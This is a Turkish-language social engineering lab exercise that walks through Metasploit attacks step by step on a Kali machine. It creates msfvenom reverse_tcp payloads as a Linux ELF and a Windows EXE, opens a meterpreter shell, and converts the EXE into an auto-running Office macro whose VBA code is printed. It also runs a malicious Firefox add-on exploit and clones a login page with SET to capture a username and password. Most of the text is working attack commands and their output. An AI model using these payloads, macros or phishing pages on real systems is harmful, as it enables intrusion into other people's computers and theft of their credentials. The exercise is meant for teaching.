Bu uygulamanın amacı:

- Msfvenom Aracı ile Çalıştırılabilir Zararlı Uygulama Oluşturma
- Office dosyalarına zararlı yazılım eklenmesi
- Firefox zararlı yazılım uygulaması
- setoolkit aracılığıyla form sayfası oluşturmasıdır.

1. Msfvenom Aracı ile Çalıştırılabilir Zararlı Uygulama Oluşturma

Amaç, bu uygulamada sosyal mühendislik saldırısı için elf formatında çalıştırılabilir payload oluşturulmasıdır. Her kullanıcı kendi ip adres bilgisini LHOST parametresi olarak girmelidir.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.4.33
LHOST => 192.168.4.33
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.4.33:443
[*] Starting the payload handler...
msf exploit(handler) >
```

Yeni bir komut satırı ekranında aşağıdaki şekilde payload oluşturulup çalıştırılır.

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.4.33 LPORT=443 -f elf > virus.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

root@kali:~# chmod 755 virus.elf
root@kali:~# ./virus.elf
```

Metasploit ekranı tekrar açılarak meterpreter bağlantısı kurulur.

```
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.4.33
[*] Meterpreter session 1 opened (192.168.4.33:443 -> 192.168.4.33:35880) at 2016-11-22 13:23:54 +0300
sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Temel komutlar “örnek: ifconfig, sysinfo, shell” çalıştırıldığı ekranda görülür.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:ef:6f:fe
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.4.33
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feef:6ffe
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

```
meterpreter > sysinfo
Computer     : kali
OS           : Linux kali 4.6.0-kali1-amd64 #1 SMP Debian 4.6.4-1kali1 (2016-07-21) (x86_64)
Architecture : x86_64
Meterpreter  : x86/linux
meterpreter >
```

```
meterpreter > shell
Process 29415 created.
Channel 1 created.
# echo $0
/bin/sh
# pwd
/root
#
```

2. Office dosyalarına zararlı yazılım eklenmesi

Exe2vba aracılığıyla macro'ların oluşturulması. İlk adım olarak Windows işletim sistemi için payload oluşturulur.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.4.33 LPORT=443 -f exe > /root/Desktop/virus.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

Oluşturulan "exe" formatından vba scripti oluşturulur.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./exe2vba.rb /root/Desktop/virus.exe /root/Desktop/virus.vba
[*] Converted 73802 bytes of EXE into a VBA script
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

head komutuyla vba betiği görüntülenir.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# head -n 80 /root/Desktop/virus.vba
'*************************************************************
'*
'* This code is now split into two pieces:
'*   1. The Macro. This must be copied into the Office document
'*      macro editor. This macro will run on startup.
'*
'*   2. The Data. The hex dump at the end of this output must be
'*      appended to the end of the document contents.
'*
'*************************************************************
'*
'* MACRO CODE
'*
'*************************************************************

Sub Auto_Open()
        Uyqic12
End Sub

Sub Uyqic12()
        Dim Uyqic7 As Integer
        Dim Uyqic1 As String
        Dim Uyqic2 As String
        Dim Uyqic3 As Integer
        Dim Uyqic4 As Paragraph
        Dim Uyqic8 As Integer
        Dim Uyqic9 As Boolean
        Dim Uyqic5 As Integer
        Dim Uyqic11 As String
        Dim Uyqic6 As Byte
        Dim Thihfrqlvy as String
        Thihfrqlvy = "Thihfrqlvy"
        Uyqic1 = "uYcCWTilJEGWJ.exe"
        Uyqic2 = Environ("USERPROFILE")
        ChDrive (Uyqic2)
```

3. Firefox zararlı yazılım uygulaması


Metasploit açılarak aşağıda yer alan parametreler girilir.

```
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.4.33
SRVHOST => 192.168.4.33
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH deneme
URIPATH => deneme
msf exploit(firefox_xpi_bootstrapped_addon) > show options

Module options (exploit/multi/browser/firefox_xpi_bootstrapped_addon):

   Name           Current Setting              Required  Description
   ----           ---------------              --------  -----------
   ADDONNAME      HTML5 Rendering Enhancements  yes       The addon name.
   AutoUninstall  true                         yes       Automatically uninstall the addon after payload e
xecution
   SRVHOST        192.168.4.33                 yes       The local host to listen on. This must be an addr
ess on the local machine or 0.0.0.0
   SRVPORT        8080                         yes       The local port to listen on.
   SSL            false                        no        Negotiate SSL for incoming connections
   SSLCert                                     no        Path to a custom SSL certificate (default is rand
omly generated)
   URIPATH        deneme                       no        The URI to use for this exploit (default is rando
m)


Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)


msf exploit(firefox_xpi_bootstrapped_addon) > exploit
```

Firefox uygulaması çalıştırılarak IP adresi düzenlenerek sayfa açılır.


4. setoolkit aracılığıyla form sayfası oluşturma

komut satırında setoolkit çalıştırılır.




Açılan menüde sırasıyla “1. Social Engineering Attacks”/”2. Web Site Attack Vectors”, “3. Credential Harvester Attack Method”/”2.Site Clonner” seçenekleri girilir.

Açılan ekran aşağıda yer alan bilgiler girilir.



Browser açılarak local ip adresi girilir.



Metasploit ekranında kullanıcı ad/şifre bilgisinin geldiği görüntülenir.

```
('Array\n',)
('(\n',)
('    [loginOp] => login\n',)
('    [username] => deneme\n',)
('    [password] => deneme123\n',)
('    [client] => preferred\n',)
(')\n',)
```